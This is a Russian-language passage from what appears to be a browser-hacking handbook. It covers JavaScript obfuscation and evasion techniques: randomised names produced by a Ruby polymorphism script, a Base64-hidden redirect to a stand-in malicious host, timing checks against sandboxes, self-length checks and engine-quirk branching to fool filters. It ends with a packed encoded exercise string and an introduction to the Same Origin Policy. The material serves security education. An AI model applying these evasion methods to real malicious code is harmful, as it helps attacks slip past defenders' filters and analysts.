Предыдущие разделы показали, как работает кодирование и насколько оно полезно для сокрытия кода JavaScript. Обфускация - ещё один способ скрыть код, а в сочетании с кодированием она может стать весьма эффективным средством обхода сетевых фильтров. Эти методы широко встречаются на практике: при доставке клиентских атак наборы эксплойтов, такие как BlackHole,[24] часто используют обфусцированные и закодированные полезные нагрузки JavaScript. В следующих разделах рассматриваются различные способы сделать код менее заметным.

Случайные переменные и методы

Если вы разработчик, то знаете, что ясный и удобный в сопровождении код - одна из главных задач. Следующий код очень легко читать благодаря очевидному смыслу имён переменных и методов. Создаётся новый объект `malware` с различными свойствами. Затем объект `malware` присоединяется к объекту `window`, после чего вызывается функция `redirect_to_site()`, перенаправляющая браузер на первый URL в массиве `exploits`.

```
var malware = {
    version: '0.0.1-alpha',
    exploits: new Array("http://malicious.com/aa.js",""),
    persistent: true
};
window.malware = malware;
function redirect_to_site(){
    window.location = window.malware.exploits[0];
};
redirect_to_site();
```

Теперь представьте сетевое средство фильтрации, которое просматривает сетевой трафик и с помощью регулярного выражения ищет `malware`, номер версии, `redirect_to_malware()` или другие имена функций. Такое встречается чаще, чем можно вообразить, и может быть эффективно, если не применяется полиморфизм серверного кода.

ПОЛИМОРФИЗМ НА СТОРОНЕ СЕРВЕРА

Этот метод, применяемый главным образом вредоносными программами, изменяет код так, чтобы его было трудно признать вредоносным по статическим сигнатурам.[25] Код меняется также для каждой зацепки: если одна и та же вредоносная программа заражает две машины, при сравнении код окажется разным, хотя функции останутся одинаковыми.

Добиться базового полиморфизма серверного кода не слишком трудно. В следующей простой демонстрации для каждого зацепленного браузера используется структура данных Hash, если нужен полиморфизм на уровне сеанса; в ней для последующего обращения хранятся исходные и рандомизированные значения. Ниже приведён пример кода Ruby:

```
code = <<EOF
var malware = {
    version: '0.0.1-alpha',
    exploits: new Array("http://malicious.com/aa.js",""),
    persistent: true
};
window.malware = malware;
function redirect_to_site(){
    window.location = window.malware.exploits[0];
};
redirect_to_site();
EOF
def rnd(length=5)
    chars = 'abcdefghjkmnpqrstuvwxyzABCDEFGHJKLMNPQRSTUVWXYZ_'
    result = ''
    length.times { result << chars[rand(chars.size)] }
    result
end
lookup = {
 "malware" => rnd(7),
 "exploits" => rnd(),
 "version" => rnd(),
 "persistent" => rnd(12),
 "0.0.1-alpha" => rnd(10),
 "redirect_to_site" => rnd(4)
}
lookup.each do |key,value|
 code = code.gsub!(key, value)
end
File.open("result.js", 'w'){|f|f.write(code)}
```

При каждом вызове предыдущего кода, например при зацеплении нового браузера, JavaScript в `result.js` будет отличаться. Например:

```
var uxGfLVC = {
    sXCrv: 'ZEpXkhxSMz',
    egCSx: new Array("http://malicious.com/aa.js",""),
    LctUZLQnJ_gp: true
};
window.uxGfLVC = uxGfLVC;
function HrhB(){
    window.location = window.uxGfLVC.egCSx[0];
};
HrhB();
```

Рандомизированные имена переменных и функций не учитывают области видимости. Если учесть области видимости, полученный код, безусловно, станет труднее анализировать человеку. Предположим, что предыдущий код содержал ещё одну функцию `execute()`, а `redirect_to_site()` принимала входной параметр:

```
function execute(cmd){
eval(cmd);
};
function redirect_to_site(input){
if(input)
  window.location = window.malware.exploits[0];
};
redirect_to_site(input);
```

Если на этот раз обфусцировать пример с учётом областей видимости, получится следующий код. Человеку читать его труднее, поскольку он может ошибочно решить, что в нескольких функциях используются одни и те же глобальные переменные.

```
function gSYYtNBjNFbZ(napSj){
eval(napSj);
};
function HrhB(napSj){
if(napSj)
  window.location = window.uxGfLVC.egCSx[0];
};
HrhB(napSj);
```

Смешивание способов обращения к объектам

Если вам часто приходится проверять код JavaScript, вы, возможно, привыкли чаще видеть доступ к свойствам посредством точечной нотации, чем посредством скобочной.[26] С точки зрения языка эти два способа в основном равнозначны.

В предыдущих фрагментах использовалась точечная нотация. Например, при последовательном обращении к объекту `window`, затем к объекту `malware` и, наконец, к свойству объекта `malware`:

```
window.malware.exploits[0];
```

Тот же код в скобочной нотации выглядит так:

```
window['malware']['exploits'][0];
```

Смешав обе нотации, можно написать совершенно допустимый код:

```
window.malware['exploits'][0];
```

Расширив этот подход, можно объединить метод с примерами из предыдущих разделов, включая кодирование Base64, и получить следующее:

```
var uxGfLVC = {
  sXCrv: 'ZEpXkhxSMz',
  egCSx: new Array("\x68\x74\x74\x70\x3A\x2F\x2F"+
           "\x6D\x61\x6C\x69\x63\x69\x6F"+
           atob("dXMuY35f34fgdkFhLmpz"['replace'](
           /35f34fgdk/,'29tL2')),""),
  LctUZLQnJ_gp: true
};
window['uxGfLVC'] = uxGfLVC;
function HrhB(){
  window['lo'+'ca'+'ution'['replace'](
    /ution/,'tion')] = window.uxGfLVC['egC'+
    'Sx'][0];
};
HrhB();
```

Можно ясно - или неясно - увидеть, насколько менее читаемым становится код при смешивании точечной и скобочной нотаций.

К массивам обычно обращаются посредством `array[index]` или `array['string_element']`. Глядя на код предыдущего примера, где к методам или свойствам объектов обращаются тем же способом в сочетании с бессмысленными именами переменных, можно принять эти скобки за получение элементов из структур данных. Разумеется, это не так, но именно этого и требуется добиться: путаницы. Такая путаница направлена не только против человека-аналитика, но потенциально и против решения сетевой фильтрации.

Временные задержки

Проверки на основе времени - ещё один способ, которым вредоносная программа может попытаться уклониться от эмуляции. Технологии обнаружения вредоносных программ часто эмулируют движки JavaScript, особенно встроенные в WAF или прокси. К сожалению, ради производительности эти движки нередко игнорируют задержки `setTimeout()` или `setInterval()`. Прокси-средство, встроенное в канал связи и проверяющее JavaScript на вредоносный код, едва ли станет ждать 30 секунд в ущерб пользователю.

Такое поведение можно эксплуатировать, реализовав логику, которая намеренно задерживает выполнение, например с помощью `setTimeout()`. Функции, вызываемые по истечении времени, могут также проверять объект `Date()`, чтобы выяснить, была ли соблюдена ожидаемая задержка. Если нет, процедура расшифрования, необходимая для исполнения настоящего вредоносного кода, не запускается. Эти методы эффективны против автоматического анализа потенциально вредоносного JavaScript, хотя от обнаружения человеком они не обязательно спасут. Пример:

```
var timeout = 10000;
var interval = new Date().getSeconds();
function timer(){
  var s_interval = new Date().getSeconds();
  var diff = s_interval - interval;
  if(diff == 10 && diff > 0) key = diff + "aaa"
  if(diff == -10 && diff < 0) key = diff + "bbb"
  decrypt(key);
}
function decrypt(key){
  // Процедура расшифрования
  alert(key);
}
setTimeout("timer()", timeout);
```

Функция `timer()` вызывается после десятисекундной задержки. Когда поток выполнения входит в эту функцию, проверяется, действительно ли прошло десять секунд. Если ожидаемая временная задержка подтверждается, создаётся ключ для процедуры расшифрования и вызывается сама процедура. Если обфусцировать предыдущий код, добавив в различные части разные временные задержки, анализировать его станет сложнее. Возможно, в своём коде вы захотите использовать разные задержки. Этот метод полезен потому, что большинство песочниц JavaScript для анализа вредоносных программ имеют фиксированные тайм-ауты, по истечении которых прекращают анализ обфусцированного кода.

Смешивание содержимого из другого контекста

Ещё один способ обфускации JavaScript - смешивание контекстов. Когда человек деобфусцирует JavaScript, прежде всего он может посмотреть на сам код JavaScript; будем считать его одним контекстом. Представьте, что код разбит на несколько частей, или контекстов, и для работы каждой нужны сведения из других контекстов. Следующий код вызывает функцию `decrypt()`, передавая ей в качестве параметра объединение двух объектов `String` из DOM:

```
<body>
<div id="hidden_div">
<p>key</p>
</div>
</body>
```

Вторая строка берётся из URI страницы `http://browserhacker.com/mixed-content/dom.html#YTJWNU1pMWpiMjUwWlc1MA==`:

```
function decrypt(key){
 // Процедура расшифрования
 alert(key);
}
var key = document.getElementById('hidden_div').innerHTML;
var key2 = location.href.split("#")[1];
decrypt(key + key2);
```

Если человек-аналитик деобфусцирует только сам сценарий, результат окажется не слишком эффективным. Итоги применения этого метода показаны на рисунке 3-16:




Рисунок 3-16. Обфускация кода посредством смешивания двух разных контекстов

Перевод основных надписей на рисунке:

• **key** - ключ;
• **decryption routine** - процедура расшифрования;
• **Console / HTML / CSS / Script / DOM / Cookies** - консоль / HTML / CSS / сценарий / DOM / файлы cookie.

Ту же концепцию можно распространить не только на DOM, но и на другие контексты. Из JavaScript можно вызывать PDF-файлы, содержимое Flash и апплеты Java, поэтому фрагменты информации могут поступать из нескольких совершенно разных контекстов.

Использование свойства callee

Если внутри функции JavaScript вызвать `arguments.callee`, оно вернёт саму функцию. Иногда это полезно при использовании анонимных рекурсивных функций. К сожалению, применение `arguments.callee` исключается из JavaScript и не работает при использовании ECMAScript версии 5 в строгом режиме.

Тот факт, что `arguments.callee` возвращает саму функцию, можно использовать, чтобы усложнить деобфускацию. Представьте, что функция проверяет длину собственного кода. Если проверка не пройдена, части кода не выполняются. Если кто-то вычисляет код вручную, изменяя его, эта проверка, скорее всего, завершится неудачей. При ручном разборе обфусцированного кода это распространённая ситуация. Например, вложенные вызовы `eval()` могут заменяться вспомогательными функциями вроде `console.log()` или пользовательскими функциями печати, чтобы лучше понять код до его вычисления.

Если такой подход применяется внутри обфусцированной функции, которая с помощью `arguments.callee` проверяет собственную длину, часть образца с вредоносным кодом может никогда не выполниться. Когда при ручном анализе подобный обфусцированный код изменяется, а проверка его длины - нет, вредоносный код просто не запускается. Чтобы лучше понять принцип работы, ниже показана реализация этого метода на Ruby:

```
placeholder = "XXXXXX"
code = <<EOF
function boot(){
var key = arguments.callee.toString().replace(/\W/g,"");
console.log(key.length);
if(key.length == #{placeholder}){
    console.log("verification OK");
    //... здесь вредоносный код
}else{
    console.log("verification FAIL");
    //... здесь мёртвый код}
}
EOF
code_length = code.gsub(/\W/,"").length
# XXXXXX -> 6 символов
digits = code_length.to_s.length # возвращает число десятичных разрядов
if(digits >= placeholder.length)
 to_add = digits - placeholder.length
 final_code = code.gsub(placeholder , (code_length + to_add).to_s)
else
 to_remove = placeholder.length - digits
 final_code = code.gsub(placeholder , (code_length - to_remove).to_s)
end
File.open("result.js", 'w'){|f|f.write(final_code)}
```

Полученный JavaScript будет записан в `result.js` и выглядит так:

```
function boot(){
var key = arguments.callee.toString().replace(/\W/g,"");
console.log(key.length);
if(key.length == 166){
  console.log("verification OK");
  //... здесь вредоносный код
}else{
  console.log("verification FAIL");
  //... здесь мёртвый код
}
}
```

Для простоты примера ни сам код, ни целое число 166, вычисленное сценарием Ruby, не обфусцированы, однако оба легко обфусцировать одним из множества описанных ранее методов. Например, после адаптации предыдущего кода Ruby число 166 можно заменить следующим выражением:

```
document.getElementById('hidden_div').innerHTML +
atob(location.href.split("#")[1])
```

Функция `document.getElementByID()` получит из текущего документа элемент с идентификатором `hidden_div`, который может вернуть 160. Вторая часть получит всё содержимое в Base64 после идентификатора фрагмента текущего документа, декодирует его и вернёт значение, то есть 6. Их сумма даст 166. Это очень простой пример объединения разных методов кодирования и обфускации. Наслаивание и связывание в цепочки некоторых представленных к этому моменту методов поможет скрыть ваш код JavaScript от автоматического и ручного анализа.

Уклонение с помощью особенностей движков JavaScript

Если известно, на какой движок отображения нацелена атака, методы обфускации можно усовершенствовать, используя различия JavaScript между движками и тем самым усложняя деобфускацию. Эти особенности можно обратить во зло, чтобы код шёл по разным ветвям в зависимости от движка JavaScript, применяемого для его деобфускации.

Например, Trident, движок Internet Explorer, возвращает `true` при вычислении следующего кода. Gecko и WebKit, напротив, возвращают `false`.

```
'\v'=='v'
```

Ещё один похожий приём распознавания Internet Explorer - условные комментарии, работающие только в IE. Следующий фрагмент - очень простой пример того, как логическое отрицание `!` применяется, только если условные комментарии включены посредством `@cc_on`:

```
is_ie=/*@cc_on!@*/false;
```

Если код вычисляет IE, фактически он будет истолкован как `!false`, отчего переменная `is_ie` получит значение `true`. Во всех остальных браузерах переменная будет равна `false`, поскольку логическое отрицание сочтут лишь частью комментария к коду.

Теперь представьте, что целью служит Internet Explorer, а серверный механизм фильтрации HTTP использует SpiderMonkey, движок JavaScript из Firefox. Если механизм фильтрации на SpiderMonkey вычислит следующий код, поток всегда попадёт в блок `else`:

```
if('\v'=='v'){
 ... // Вредоносный код для браузера IE
}else{
 ... // Мёртвый и невредоносный код для браузеров не-IE
}
```

Механизм фильтрации разберёт код в ветви `else` и признает его невредоносным. Прокси пропустит всё содержимое JavaScript, после чего его потенциально выполнит Internet Explorer. Однако на этот раз поток логики пойдёт к вредоносному коду.

Та же концепция применима при ручной деобфускации кода, если вычисление выполняется в браузере или других средствах, зависящих от определённого движка JavaScript. В зависимости от решения фильтрации, которое требуется обойти, пример можно перевернуть, но концепция останется прежней.

Итоги

В этой главе вы узнали, почему удержание контроля принципиально важно для взлома браузеров. Создание канала связи и постоянное сохранение контроля имеют решающее значение для успешной компрометации цели.

Были представлены различные методы связи и обеспечения постоянства, и теперь вам решать, какой из них применить или какое сочетание даст наилучший результат. Например, для связи с браузером можно выбрать обычный канал `XMLHttpRequest`, а затем автоматически повысить его до протокола WebSocket, если тот поддерживается. Далее постоянство можно обеспечить, объединив IFrame и pop-under. Лучший вариант во многом зависит от конкретного сценария атаки.

Сохранив контроль над браузером цели, можно разбить разный атакующий код на модули и принимать решения в реальном времени. Это даёт атакующему цикл обратной связи. Определённое действие может выявить очередную проблему, дальнейшее исследование которой обнаружит новые проблемы. Таким способом можно выбирать нужную ветвь дерева решений по мере её появления. Например, можно определить все активные узлы в локальной сети браузера цели, а затем выбрать для сканирования портов только их.

Вы также рассмотрели различные способы уменьшить вероятность блокирования ваших инструкций фильтрами. При использовании этих методов код может оказаться слишком неясным даже для простого ручного анализа. Разумеется, это зависит от сложности вашей обфускации и от уровня цели.

Вы изучили множество методов удержания контроля над браузером цели. Теперь вы готовы обратить функции браузера против него самого. Перейдём прямо к следующим главам, посвящённым атакам на браузер.

Вопросы

1. Каковы преимущества протокола WebSocket перед каналом `XmlHttpRequest`?
2. Опишите, как работает канал на основе DNS и почему полезно иметь скрытный канал связи.
3. Что такое зацепление браузера?
4. Почему метод «человек в браузере» может быть эффективен в ситуациях, когда нельзя применять IFrame?
5. Как работает метод уклонения с кодированием WhiteSpace?
6. Представьте среду, в которой сеть защищена решением веб-фильтрации. Какие методы уклонения вы бы использовали? Как бы вы их объединили?
7. Почему метод уклонения с временной задержкой эффективен против технологий обнаружения вредоносных программ?
8. Приведите пример перехвата события DOM.
9. Какой метод обеспечения постоянства вы считаете самым надёжным? Стали бы вы объединять некоторые из рассмотренных методов?
10. Что делает следующая закодированная строка? Код можно загрузить с `https://browserhacker.com`.

```
ZXZhbChmdW5jdGlvbihwLGEsYyxrLGUscil7ZT1mdW5jdGlvbihjKXty
ZXR1cm4gYy50b1N0cmluZyhhKX07aWYoIScnLnJlcGxhY2UoL14vLFN0
cmluZykpe3doaWxlKGMtLSlyW2UoYyldPWtbY118fGUoYyk7az1bZnVu
Y3Rpb24oZSl7cmV0dXJuIHJbZV19XTtlPWZ1bmN0aW9uKCl7cmV0dXJu
J1xcdysnfTtjPTF9O3doaWxlKGMtLSlpZihrW2NdKXA9cC5yZXBsYWNl
KG5ldyBSZWdFeHAoJ1xcYicrZShjKSsnXFxiJywnZycpLGtbY10pO3Jl
dHVybiBwfSgnZiAzKGEpe2k9XCdcXHZcJz09XCd2XCc7OCghaSl7Mi5o
KFwnNlwnKVswXS43KGEpfX07cz0yW1wnOVwnK1wnYlwnK1wnY1wnW1wn
ZFwnXSgvZS8sXCc1XCcpXShcJ2dcJyk7ND0iai5rL2wiKyI6MS5tLm4u
byIrIi8vOnAiOzQucSgiIikucigpLnQoIiIpO3MudT13KHgoInk9PSIp
KTszKHMpOycsMzUsMzUsJ3x8ZG9jdW1lbnR8eGlydU1ESnxuZGh5c3xF
bGVtfGhlYWR8YXBwZW5kQ2hpbGR8aWZ8Y3J8fGVhdGV8NDIzNDIzc2Rm
d2VlbnRlbnR8cmVwbGFjZXw0MjM0MjNzZGZ3ZWVudHxmdW5jdGlvbnxz
Y3JpcHR8Z2V0RWxlbWVudHNCeVRhZ05hbWV8fHNqfGtvb2h8MDAwM3w3
Nnw2MXwyNzF8cHR0aHxzcGxpdHxyZXZlcnNlfHxqb2lufHNyY3x8ZXZh
bHxhdG9ifEluTnFMbXR2YjJndk1EQXdNem94TGpjMkxqWXhMakkzTVM4
dk9uQjBkR2dpTG5Od2JHbDBLQ0lpS1ZzbmNtVjJKeXNuWVdGaFlXRW5X
eWR5WlhCc1lXTmxKMTBvTDJGaFlXRmhMeXduWlhKelpTY3BYU2dwV3lk
cWIybHVKMTBvSWlJcE93Jy5zcGxpdCgnfCcpLDAse30pKQ==
```

Ответы на вопросы приведены на сайте книги `https://browserhacker.com/answers` и на сайте Wiley: `www.wiley.com/go/browserhackershandbook`.

Примечания

[1] [назад] Mayhem. (2001). *IA32 Advanced Function Hooking*. Получено 8 марта 2013 года с phrack.org.
[2] [назад] Caniuse.com. (2013). *WebRTC*. Получено 8 марта 2013 года с caniuse.com.
[3] [назад] Mozilla. (2013). *Closures*. Получено 8 марта 2013 года с developer.mozilla.org.
[4] [назад] Eric Law. (2010). *XDomainRequest - Restrictions, Limitations and Workarounds*. Получено 8 марта 2013 года с blogs.msdn.com.
[5] [назад] Alex Russel. (2006). *Comet: Low Latency Data for the Browser*. Получено 8 марта 2013 года с infrequently.org.
[6] [назад] Socket.io. (2012). *Socket.io*. Получено 8 марта 2013 года с socket.io.
[7] [назад] Ilya Grigorik. (2009). *EventMachine based WebSocket server*. Получено 8 марта 2013 года с github.com.
[8] [назад] EventMachine Team. (2008). *EventMachine*. Получено 8 марта 2013 года с github.com.
[9] [назад] Opera. (2012). *An Introduction to HTML5 web messaging*. Получено 8 марта 2013 года с dev.opera.com.
[10] [назад] I. Fette and A. Melkinov. (2011). *The Websocket Protocol*. Получено 8 марта 2013 года с tools.ietf.org.
[11] [назад] Securitywire. (2010). *Iodine rules*. Получено 8 марта 2013 года с securitywire.com.
[12] [назад] Kenton Born. (2010). *Browser-based Covert Data Exfiltration*. Получено 8 марта 2013 года с arxiv.org.
[13] [назад] Mozilla. (2013). *Manipulating the browser history*. Получено 8 марта 2013 года с developer.mozilla.org.
[14] [назад] Hans-Peter Buniat. (2012). *jQuery pop-under*. Получено 8 марта 2013 года с github.com.
[15] [назад] IOActive. (2012). *Reversal and Analysis of Zeus and SpyEye Banking Trojans*. Получено 8 марта 2013 года с ioactive.com.

[16] [назад] Mozilla. (2013). *EventTarget*. Получено 8 марта 2013 года с developer.mozilla.org.
[17] [назад] Dean Edwards. (2010). *Packer*. Получено 8 марта 2013 года с dean.edwards.name.
[18] [назад] Kolisar. (2008). *WhiteSpace: A Different Approach to JavaScript Obfuscation*. Получено 8 марта 2013 года с defcon.org.
[19] [назад] Peter Ferrie. (2011). *Malware Analysis*. Получено 8 марта 2013 года с pferrie.host22.com.
[20] [назад] Mario Heiderich, Eduardo Alberto Vela Nava, Gareth Heyes and David Lindsay. (2011). *Web Application Obfuscation*. Получено 8 марта 2013 года с amazon.co.uk.
[21] [назад] Yosuke Hasegawa. (2009). *JJEncode*. Получено 8 марта 2013 года с utf-8.jp.
[22] [назад] Yosuke Hasegawa. (2009). *AAEncode*. Получено 8 марта 2013 года с utf-8.jp.
[23] [назад] sla.ckers.org. (2009). *Diminutive NoAlNum JS Contest*. Получено 8 марта 2013 года с sla.ckers.org.
[24] [назад] Fraser Howard. (2012). *Exploring the Blackhole exploit kit*. Получено 8 марта 2013 года с nakedsecurity.sophos.com.
[25] [назад] Graham Cluley. (2012). *Server-side polymorphism: How mutating web malware tries to defeat anti-virus software*. Получено 8 марта 2013 года с nakedsecurity.sophos.com.
[26] [назад] Mozilla. (2010). *Property Accessors*. Получено 8 марта 2013 года с developer.mozilla.org.

Глава 4. Обход политики одного источника

Политика одного источника (Same Origin Policy, SOP), возможно, является важнейшим механизмом безопасности, действующим в интернете. К сожалению, это также одна из спецификаций, реализованных наиболее непоследовательно. Если SOP нарушена или обойдена, нарушается и центральная модель безопасности Всемирной паутины.

Назначение SOP - ограничить взаимодействие между интерфейсами несвязанных источников. SOP предписывает, что источник `http://browserhacker.com` не может получить доступ к сведениям с `http://browservictim.com`. Разумеется, в зависимости от используемого браузера или браузерного подключаемого модуля всё не всегда так просто.

В этой главе анализируются различные способы обхода SOP. Поскольку SOP - критически важный компонент безопасности браузера, ко времени, когда вы читаете эту книгу, многие из этих обходов уже будут исправлены. Тем не менее исследовать ещё многое, и нередко новый способ обхода создаётся изменением прежнего.

При применении обхода SOP зацепленный браузер часто можно использовать как HTTP-прокси для доступа к источникам, отличным от первоначально зацепленного. Да, это звучит странно, но в этой главе вы увидите, как такое действительно возможно.

Понимание политики одного источника

SOP считает страницы относящимися к одному источнику, если у них совпадают имя узла, схема и порт. Если хотя бы один из этих трёх атрибутов различается, ресурс находится в другом источнике. Следовательно, ресурсы с одинаковыми именем узла, схемой и портом могут взаимодействовать без ограничений.

Изначально SOP определялась только для внешних ресурсов, но впоследствии была расширена на другие типы источников. В их число вошли доступ к локальным файлам посредством схемы `file` и к связанным с браузером ресурсам посредством схемы `chrome`.

Чтобы показать необходимость этой политики, рассмотрим следующую аналогию. Представьте больницу. Все пациенты первоначально поступают в неё из внешних источников. В каждый момент в больнице может находиться множество никак не связанных пациентов. Если любой из них попросит персонал предоставить медицинские записи или сведения о состоянии других пациентов, ему откажут, а после повторяющихся агрессивных попыток, возможно, поместят в больницу другого рода! Аналогично, если случайные представители общественности попросят больницу разрешить посещение пациента или сообщить о его состоянии, прежде чем предоставить доступ, больница проверит, состоят ли они в близком родстве, то есть относятся ли к одной семье или источнику.

Теперь представьте больницу, которая допускает неограниченное взаимодействие между пациентами, хранящимися сведениями о них и вообще любым человеком из внешнего мира! Именно так выглядел бы браузер без SOP.

На деле всё ещё сложнее. Например, существуют SOP для `XMLHttpRequest`, доступа к DOM и файлов cookie. Отдельные SOP есть даже у различных подключаемых модулей, таких как Java, Flash и Silverlight, причём каждый демонстрирует собственные особенности и толкования. Учитывая эти различия, можно начать понимать, насколько трудно защитнику обезопасить источник.

Кроме того, у веб-приложений есть законные причины взаимодействовать с другими источниками. Некоторые методы межисточниковой связи рассматривались в главе 3, включая опрос XHR, протокол WebSocket, функции `window.postMessage()` и каналы DNS. В следующих разделах изучаются дополнительные примеры методов, которыми веб-приложения пользуются для связи между источниками.

Понимание SOP применительно к DOM

Когда определяется, как JavaScript и другие протоколы могут обращаться к DOM согласно политикам доступа, сравниваются три части URL: имя узла, схема и порт. Если при обращении к двум сайтам у них совпадают имя узла, схема и порт, доступ к DOM разрешается. Единственное исключение для доступа к DOM - Internet Explorer: прежде чем определить доступ, он проверяет только имя узла и схему.

Такой подход хорошо работает, когда все сценарии находятся в одном источнике. Однако во многих случаях в том же корневом домене может существовать другой узел, которому нужен доступ к DOM исходной страницы. Примером служит группа сайтов, использующих центральный сервер аутентификации. Допустим, `store.browservictim.com` требуется задействовать аутентификацию через `login.browservictim.com`.

В этом случае сайты могут воспользоваться свойством `document.domain`, чтобы разрешить другим сайтам того же домена взаимодействовать с DOM. Чтобы код с `login.browservictim.com` мог взаимодействовать с формами на `store.browservictim.com`, разработчику потребуется задать свойству `document.domain` корень домена на обоих сайтах:

```
document.domain = "browservictim.com"
```

После установки этого значения в DOM политика SOP ослабляется до корня домена. Это означает, что любой ресурс в домене `browservictim.com` может обращаться к DOM текущей страницы. Однако установка этих значений имеет несколько ограничений. После ослабления SOP до корневого домена вновь ужесточить её нельзя. Чтобы увидеть это на практике, попробуйте задать свойству `document.domain` корень домена, а затем снова ограничить его. Расширение SOP до корневого домена будет разрешено, но при попытке вернуть прежнее значение возникнет ошибка:

```
// Текущий домен: store.browservictim.com
document.domain = "browservictim.com"; // Допустимо
// Текущий домен: browservictim.com
document.domain = "store.browservictim.com"; // Ошибка
```

Перед подобным ослаблением SOP важно убедиться, что разработчики понимают все последствия. Если бы это была производственная среда и кто-то разместил в интернете `wikidev.browservictim.com`, слабости нового сайта могли бы создать риск для источника `store.browservictim.com`. Если из-за неисправленных слабостей атакующий смог бы загрузить вредоносный код, сайт `wikidev` получил бы тот же уровень доступа, что и сайт `login`. Это могло бы раскрыть сведения или привести к XSS, XSRF и другим видам атак.

Понимание SOP применительно к CORS

По умолчанию, если отправить запрос к другому источнику посредством объекта `XMLHttpRequest` (XHR), прочитать ответ нельзя. Однако запрос всё равно достигнет назначения. Это очень полезное свойство межисточниковых запросов, которое рассматривается в главах 9 и 10 как часть ряда методов атаки.

SOP не позволяет читать заголовки или тело ответа HTTP. Один из способов ослабить SOP и разрешить межисточниковую связь посредством XHR - совместное использование ресурсов между источниками (Cross-Origin Resource Sharing, CORS). Если источник `browserhacker.com` возвращает следующие заголовки ответа, каждый поддомен `browservictim.com` может открыть двунаправленный канал связи с `browserhacker.com`:

```
Access-Control-Allow-Origin: *.browservictim.com
Access-Control-Allow-Methods: OPTIONS, GET, POST
Access-Control-Allow-Headers: X-custom
Access-Control-Allow-Credentials: true
```

Кроме первого, смысл которого очевиден, остальные заголовки указывают, что запросы можно выполнять любым из методов `OPTIONS`, `GET` или `POST` и при необходимости включать заголовок `X-custom`. Обратите также внимание на заголовок `Access-Control-Allow-Credentials`, разрешающий аутентифицированную связь с ресурсом. Это показано в следующем фрагменте:

```
var url = 'http://browserhacker.com/authenticated/user';
var xhr = new XMLHttpRequest()
xhr.open('GET', url, true);
xhr.withCredentials = true;
xhr.onreadystatechange = do_something();
xhr.send();
```

Предыдущий пример получает ресурс `/authenticated/user`. В данном случае для доступа к нему требовались учётные данные. JavaScript включил поддержку аутентификации, задав флагу `withCredentials` значение `true`.

Понимание SOP применительно к подключаемым модулям

Теоретически, если подключаемый модуль доставляется с `http://browserhacker.com:80/`, он должен иметь доступ только к `http://browserhacker.com:80/`. На практике всё не так просто. В этой главе вы узнаете, что в Java, Adobe Reader, Adobe Flash и Silverlight существует множество реализаций SOP, однако большинство из них непоследовательны и в прошлом допускали различные обходы.

Каждый основной подключаемый модуль браузера реализует SOP по-своему. Например, некоторые версии Java считают два разных домена одним источником, если у них совпадает IP-адрес. Это может привести к разрушительным последствиям в средах виртуального хостинга, где несколько сайтов часто размещаются на одном IP-адресе.

У Adobe долгая история критических ошибок безопасности в подключаемых модулях PDF Reader и Flash. Большинство этих ошибок позволяло выполнять произвольный код, поэтому безопасность серьёзно нарушалась и без обхода SOP. Однако обходы SOP затрагивали оба этих подключаемых модуля.

Adobe Flash предоставляет способ управления межисточниковой связью. Для этого используется файл `crossdomain.xml`, который должен находиться в корне сайта. Его содержимое похоже на следующее:

```
<?xml version="1.0"?>
  <cross-domain-policy>
       <site-control permitted-cross-domain-policies="by-content-type"/>
       <allow-access-from domain="*.browserhacker.com" />
  </cross-domain-policy>
```

При такой политике любой поддомен `browserhacker.com` может установить двустороннюю связь с приложением.

SOP в Java и Silverlight можно ослабить похожим образом, поскольку оба подключаемых модуля поддерживают `crossdomain.xml`. Silverlight также поддерживает `clientaccesspolicy.xml`. При выполнении межисточникового запроса Silverlight сначала ищет этот файл, а если не находит, возвращается к `crossdomain.xml`. У обоих подключаемых модулей есть свои особенности, с которыми вы познакомитесь в следующих разделах.

Понимание SOP применительно к подмене пользовательского интерфейса

Говоря простыми словами, подмена пользовательского интерфейса - категория методов атаки, при которой визуальные элементы интерфейса изменяются для сокрытия вредоносных действий. Наложение на видимую кнопку невидимой кнопки отправки, выполняющей вредоносное действие, или изменение курсора так, чтобы он перемещался либо щёлкал независимо от настоящего намерения пользователя, - всё это атаки с подменой пользовательского интерфейса. Как вы узнаете далее в этой главе, многочисленные атаки с подменой интерфейса успешно применялись на практике против Facebook и других популярных сайтов.

